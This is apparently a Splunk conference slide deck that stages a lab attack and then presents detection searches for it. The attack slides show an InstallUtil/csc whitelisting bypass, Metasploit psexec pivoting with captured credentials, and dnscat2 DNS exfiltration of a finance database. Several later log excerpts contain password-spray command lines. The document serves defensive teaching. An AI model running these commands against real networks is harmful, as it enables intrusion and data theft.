Live Demonstration: Bypassing Application Whitelisting And Stealing Your Data

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Overview

- Introduction
- Attack Methodology
- Application Whitelisting Overview
- The Setup
- The Attack
- The Detection
- Questions

Personal Introduction - Domenico

- Domenico Perre, Assistant IT Security Advisor – Federal Government Australia
- Member of the Symantec CISO Global Advisory Board
- GIAC Advisory Board Member
- GSEC, GCIH, GWAPT, CCNA, Splunk Administrator
- Down right Splunk Ninja!!

Personal Introduction - Andrew

- Andrew Goodall, Account Manager Splunk
- Fmr Senior Sales Engineer
- Fmr Architect for State Government in Australia
- Keen Splunk enthusiast
- Provides a deep technical knowledge of current threats with the ability to express these to all layers of management

Why This Talk?

- Compromise is eventual, the ability to detect and respond is imperative
  - *Prevention is ideal, Detection is a must*
- Application Whitelisting is often seen as a panacea
  - Attacks are now targeting trusted applications and the way they operate
  - Thanks to @subtee for this attack
- Continual Service Improvement (CSI) and Security in an organisation are not discussed together
  - Implement Rule / Search -> Review for False Positives -> Improve
  - Reduce Alert Fatigue
- Your Splunk and Active Directory (AD) implementation is not capturing the logs you need in its default state


What You Will Get Out Of This Presentation

- Some actionable advice and searches that fall into the following criteria
  - Are easy to implement
  - Will improve your visibility
  - Are good indicators of compromise
- A condensed version of an attack scenario
- Hunger to want to test these concepts and attacks in your own lab
- A way to start learning about your network

What This Talk Is Not


- A presentation aimed to improve your hacking skills
- An endorsement to run these attacks against your organizations network to ‘see if we are vulnerable’
- A deep dive into every topic discussed

Attack Lifecycle



The Setup

- Microsoft Applocker with File hash and path enabled on all machines
- Only outbound HTTP/HTTPS from Desktop
- Only outbound DNS from DC
- Fileserver has no external access
- Attackers goal is to get Financial Data



Application Whitelisting Overview


- Detailed as the most effective strategy by Australian Signals Directorate in Australia (NSA Equivalent)
- NIST SP 800-167, Center for Information Critical Control 2
- Works by having an approved set of applications to run that are approved in the following manner
  - Cryptographic Hash (MD5 / SHA)
  - File/Folder Path (C:\Windows\TrustedPath*)
  - Digital Signature. (Signed By Microsoft)
- Is a must have in an organization looking to improve overall security
  - Because Antivirus is NOT Dead
    - Prefers to watch the last season of the Real world TV show

The Attack – Why It Works

- Leveraging ***trusted functions*** of ***trusted applications***
- Most Windows machines have .NET installed so you are able to perform the upcoming attack or compile your own C# code on any machine that has it
- Hard to detect with standard logging
- Doesn't need Administrator Privileges
- Difficulty in implementing Application Whitelisting leads to shortcuts being taken
  - Very open allow rules
  - Removal of vulnerable, legitimate applications is time consuming and often overlooked

The Attack – Phishing Link

- Phishing link sent to user, macro downloads the executable and runs it using installutil.exe



The Attack - Exploit


- **Credit to @subtee**
- **Command 1**

C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /unsafe /platform:x86 /out:services.exe t.txt

- **Command 2**


C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u services.exe

The Attack – Internal Recon



- Persistence mechanisms are set in place
- Perform Internal Reconnaissance
  - What users are in Active Directory
  - Can the attacker obtain valid credentials
  - What hosts are on the network
  - What does the attacker currently have access to
  - Who is a member of the Domain Admins group?

The Attack – Internal Recon Continued



- Identify what the attacker has access to
- Cleartext Password

```
Z:\IT\Passwords>type password.txt
type password.txt
svcIISAccount
afkahsflkajbfalsfbilasibr89f3r7o23qf37g!!#r
Z:\IT\Passwords>
```

The Attack – Pivoting

- With valid credentials the attacker will pivot to the next host

```
msf exploit(psexec_psh) > route add 192.168.152.0 255.255.255.0 1
```

```
msf exploit(handler) > use exploit/windows/smb/psexec_psh
msf exploit(psexec_psh) > set RHOST 192.168.152.66
RHOST => 192.168.152.66
msf exploit(psexec_psh) > set SMBPass afkahsflkajbfalsfbilasibr89f3r7o23qf37g!!#r
SMBPass => afkahsflkajbfalsfbilasibr89f3r7o23qf37g!!#r
msf exploit(psexec_psh) > set SMBUser svciisaccount
SMBUser => svciisaccount
msf exploit(psexec_psh) > set SMBDomain CONF2016
SMBDomain => CONF2016
msf exploit(psexec_psh) > set LHOST 192.168.152.80
LHOST => 192.168.152.80
msf exploit(psexec_psh) > run
```

The Attack – Pivoting Continued

- Now attacker has access to the fileserver some extra scanning is performed and the target data is found
- With valid credentials no need to use custom malware

```
meterpreter > sysinfo
Computer        : FILESERVER
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_AU
Domain          : CONF2016
Logged On Users : 4
Meterpreter     : x86/win32
meterpreter > shell
Process 2140 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd "C:\Corporate\Organization Finance\Database"
cd "C:\Corporate\Organization Finance\Database"

C:\Corporate\Organization Finance\Database>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8E79-2BB1

 Directory of C:\Corporate\Organization Finance\Database

28/07/2016  08:01 PM    <DIR>          .
28/07/2016  08:01 PM    <DIR>          ..
28/07/2016  07:47 PM     1,073,741,824 database.db
               1 File(s)  1,073,741,824 bytes
               2 Dir(s)  21,661,675,520 bytes free

C:\Corporate\Organization Finance\Database>
```

The Attack - Data Exfiltration

- The Issue??
  - Attacker knows that most enterprises monitor proxy logs and a large amount of data leaving will through a proxy will be noticed
  - Server does not have access to the internet
  - DNS is available and has plenty of space to hide in
  - Enter DNSCat!!

```
services.exe --secret=dfcc61dbd2fb0d99553e314dfc842b95 dnsleak.lab
command (fileserver) 1> download database.db
Attempting to download database.db to database.db
command (fileserver) 1> POTENTIAL CACHE HIT
POTENTIAL CACHE HIT
Wrote 10485760 bytes from database.db to database.db!
```

Attack Recap

- Phishing link was delivered
- Malware Compiled
- AD users and groups enumerated successfully
- Password spray identifies a user to maintain persistence
- Fileserver scanned, service account password identified
- Lateral movement to fileserver
- Scan for sensitive files
- Data Exfiltration

The Mind Of The Threat Hunter!!!

- Lets walk through the mind of a threat hunter and how Splunk can help you
  - Detect internal reconnaissance
  - Detect attacks on your hosts
  - Identify where you are in the attack cycle

The Defense - Phishing Link

- Delivery methods of phishing links and exploits are always changing but the following items may be a good start
  - Powershell.exe spawning on a users machine
  - Cmd.exe spawning on a users machine
  - Either powershell or cmd.exe spawning from a Microsoft Office Program. Ie winword.exe spawning powershell.exe

The Defense – Suspicious Processes

- What: The issue of identifying suspicious activities without raising a lot of False Positives
- Why: This is normally one of the first stage in the attack process and can give your IR team a head start
- How:
  - Looking for processes that are running out of users directories or CSC and InstallUtil.exe
  - Event Code: 4688, Security, New Process Created. - ***Logged on all Windows Machines***.
  - Search **index=wineventlog sourcetype="WinEventLog:Security" EventCode=4688 (New_Process_Name="C:\\Windows\\Microsoft.NET\\Framework*\\csc.exe" OR New_Process_Name="C:\\Windows\\Microsoft.NET\\Framework*\\InstallUtil.exe" OR New_Process_Name="C:\\Users*" OR New_Process_Name="\\Device\\Mup\\yourfileserver\\userhomedrives*") | table _time, Account_Name, Account_Domain, New_Process_Name, Process_Command_Line**
- Custom: Yes / No – Yes if you want process command line auditing (Valuable), no if you do not.
  - Computer Configuration » Policies » Windows Settings » Security Settings » Advanced Audit Policy Configuration » Administrative Templates » System » Audit Process Creation » Include command line in process creation events (Windows Server 2012) **WARNING – If passwords are passed to the command lne they will be shown in event logs**
  - Microsoft Sysmon - https://splunkbase.splunk.com/app/1914/ (Windows Server 2008+)

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Gaining a Foothold
  - Frequency: Every hour -25 hour
  - Report / Alert: Report, running as a dashboard

_time	Account_Name	Account_Domain	New_Process_Name	Process_Command_Line
2016-07-29 17:53:55	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe" /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 17:40:05	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /unsafe /platform:x86 /out:exeshell.exe t.txt
2016-07-29 16:12:16	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 16:09:52	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 16:09:26	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 16:09:16	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /unsafe /platform:x86 /out:exeshell.exe t.txt
2016-07-29 11:53:17	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	c:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 10:13:33	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	c:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 10:10:59	bdupont	CONF2016	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	c:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /u exeshell.exe
2016-07-29 08:46:22	administrator	CONF2016	C:\Users\bdupont.CONF2016\Desktop\New folder\dnscat2.exe	"C:\Users\bdupont.CONF2016\Desktop\New folder\dnscat2.exe"

The Defense – Password Spray

- What: Abnormal amount of processes spawned on machine
- Why: It is not common for a large amount of processes to be spawned in a short period of time
- How:
  - Calculating how many processes are started within a short period of time
  - Event Code: 4688, Security, New Process Created. ***- Logged on all Windows Machines***
  - Search: ***index=wineventlog EventCode=4688 sourcetype="WinEventLog:Security" Account_Name!=*$| delta _time AS timeDelta p=3 | eval timeDelta=abs(timeDelta) | search timeDelta<2 | stats values(New_Process_Name), values(Process_Command_Line), values(Account_Name), count by _time,host | where count>10 "***
- Real World: This search in a corporate environment shows few false positives
- Custom: Yes / No – Yes if you want process command line auditing (Valuable), no if you do not
  - Computer Configuration » Policies » Windows Settings » Security Settings » Advanced Audit Policy Configuration » Administrative Templates » System » Audit Process Creation » Include command line in process creation events (Windows Server 2012)
  - Microsoft Sysmon - https://splunkbase.splunk.com/app/1914/ (Windows Server 2008+)

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Appropriating Privileges
  - Frequency: Every hour -2 hour
  - Report / Alert: Alert


_time	host	values(New_Process_Name)	values(Process_Command_Line)	values(Account_Name)	count
2016-07-31 07:31:36	client	C:\Windows\System32\net.exe	"C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\Administrator Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\DMacColuim Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\DMacColuim Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\Guest Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\Guest Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\KMorison Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\KMorison Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\PWitherspoon Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\TDuchamps Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\TDuchamps Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\krbtgt Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\krbtgt Passw0rd1	bdupont	12
2016-07-31 07:31:37	client	C:\Windows\System32\net.exe	"C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\ABeulen Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\ABeulen Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\AGronchi Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\AGronchi Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\Aloannidis Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\Aloannidis Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\BChristiansen Passw0rd "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\BChristiansen Passw0rd1 "C:\Windows\system32\net.exe" use \\dc\ipc$ /user:CORE\BCouman Passw0rd	bdupont	64

The Defense – AD Reconnaissance

- What: Initial steps of reconnaissance, specifically the tactic of querying all users in the environment
- Why: Enumeration of users provides an attacker with a treasure trove of information allowing them to further compromise the network. Any user with domain privileges can perform this
- How:
  - Setting a tripwire on the Guest account through AD
  - Event Code: 4662, Security, An operation was performed on an object - ***Logged on Domain Controllers***
  - Search: ***index=wineventlog sourcetype="wineventlog:security" EventCode=4662 Object_Type=user Account_Name!=*$ Object_Name="CN=Guest*" | fields _time, Security_ID, Object_Name | table _time, Security_ID, Object_Name***
- Real World: This search in a corporate environment shows few false positives
- Custom: Yes, A modification to the Splunk_TA_Windows app and Group Policy is necessary. Change the following line in inputs.conf. GPO - Audit Directory Service Access – Success / Failure"
  - blacklist1 = EventCode="4662" Message="Object Type:\s+(?!groupPolicyContainer|user)"
  - blacklist2 = EventCode="566" Message="Object Type:\s+(?!groupPolicyContainer)"
    - To:
  - blacklist1 = EventCode="4662" Object_Type="(?!groupPolicyContainer|user)"
  - blacklist2 = EventCode="566" Object_Type="(?!groupPolicyContainer|user)"

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Internal Reconnaissance
  - Frequency: Every hour -1 hour
  - Report / Alert: Alert



The Defense – AD User Reconnaissance Continued…

- What: Somebody querying the members of the Domain Admin/Enterprise Admin Group
- Why: This group signifies the holy grail for an attacker, normal user should not be querying members of this group
- How:
  - Setting a trip wire on the Domain Admin / Enterprise Admins
  - Event Code: 4661, Security, A Handle to an Object was requested - ***Logged on Domain Controllers.***
  - Search:***index=wineventlog EventCode=4661 Object_Name=*Admins Object_Type=SAM_GROUP| map [search index=wineventlog Account_Name=$Account_Name$ Workstation_Name=*] | table _time, host, Account_Name, Workstation_Name, Source_Network_Address***
- Real World: This search in a corporate environment shows some FPs for AD sync apps or Admins looking at the group
- Custom: Yes, Modify Default Domain Controller group policy and change the following Settings
  - *Computer Configuration » Policies » Windows Settings » Security Settings » Advanced Audit Policy » Object Access » Audit SAM| Success, Failure*

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Internal Reconnaissance
  - Frequency: Every hour -1 hour
  - Report / Alert: Alert

_time	host	Account_Name	Workstation_Name	Source_Network_Address
2016-08-16 19:56:08	client	CLIENT$ bdupont	CLIENT	127.0.0.1
2016-08-16 19:56:08	client	CLIENT$ bdupont	CLIENT	127.0.0.1

The Defense – AD User Reconnaissance Continued…

- What: Somebody querying the members of the Domain Admin/Enterprise Admin Group using ‘net group’
- Why: This group signifies the holy grail for an attacker, normal user should not be querying members of this group
- How:
  - Setting a trip wire on the Domain Admin / Enterprise Admins that will log on read attempts
  - Event Code: 4661, Security, A Handle to an Object was requested - ***Logged on Domain Controllers.***
  - Search:***index=wineventlog sourcetype="WinEventLog:Security" EventCode=4661 Object_Name=*Admins Object_Type=SAM_GROUP| map [search index=wineventlog Account_Name=$Account_Name$ Workstation_Name=*] | table _time, host, Account_Name, Workstation_Name, Source_Network_Address***
- Real World: This search in a corporate environment shows some FPs for AD sync apps or Admins looking at the group
- Custom: Yes, Modify Default Domain Controller group policy and change the following Settings.
  - *Computer Configuration » Policies » Windows Settings » Security Settings » Advanced Audit Policy » Object Access » Audit SAM| Success, Failure*

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Internal Reconnaissance
  - Frequency: Every hour -1 hour
  - Report / Alert: Alert

_time	host	Account_Name	Workstation_Name	Source_Network_Address
2016-08-16 19:56:08	client	CLIENT$ bdupont	CLIENT	127.0.0.1
2016-08-16 19:56:08	client	CLIENT$ bdupont	CLIENT	127.0.0.1

The Defense – AD User Reconnaissance Continued…

- What: AD User password Spraying
- Why: Password spraying is an excellent way for an attacker to get access to another account. This is a MUST search to have
- How:
  - Event Code: 4771, Security, Kerberos Pre-authentication failed - ***Logged on Domain Controllers***
  - Search: ***index=wineventlog sourcetype="WinEventLog:Security" EventCode=4771 | stats values(user),dc(user) as Distinct by Client_Address | where Distinct > 2***
- Real World: This search in a corporate environment shows some FPs if an account is locked out
- Custom: Yes, Modify Default Domain Controller group policy and change the following Settings
  - *Computer Configuration » Policies » Windows Settings » Security Settings » Advanced Audit Policy » Account Logon » Audit Kerberos Authentication Service | Success, Failure*
  - *Computer Configuration » Policies » Windows Settings » Security Settings » Advanced Audit Policy » Account Logon » Audit Kerberos Service Ticket Operations | Success, Failure*

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Appropriating Privileges
  - Frequency: Every hour -1 hour, Once a day -25h
  - Report / Alert: Alert

Client_Address	values(user)	Distinct
::ffff:192.168.152.152	Aloannidis Administrator BDupont DMacColuim EDubanowski KMorison MPage PWitherspoon TDuchamps TSarno ZTarr	11

The Defense – Process Hiding

- What: Detecting processes that are named the same as windows processes but run in different folders
- Why: This is a technique that has been used to disguise processes from a keen System Administrator
- How:
  - Event Code: 4688, Security, New Process Created. - ***Logged on all Windows Machines***
  - Search: ***index=wineventlog sourcetype="WinEventLog:Security" EventCode=4688 | fields _time, New_Process_Name, Account_Name, Account_Domain | eval New_Process_Name=lower(New_Process_Name)| eval Filename = mvindex(split(New_Process_Name,"\\"),-1) | search [inputlookup processes.csv | fields Filename | dedup Filename] | search NOT [inputlookup processes.csv | fields New_Process_Name] | table _time, Filename, New_Process_Name, Account_Name, Account_Domain***
  - Real World: This search in a corporate environment shows a few FPs that can be identified and remediated
  - Custom: No, this uses standard process auditing and a lookup table

What Does It Look Like In Splunk?

- Operation details:
  - Attack Cycle: Gaining a Foothold / Maintaining Presence.
  - Frequency: Every hour -24h
  - Report / Alert: Report, running as a dashboard

_time	Filename	New_Process_Name	Account_Name	Account_Domain
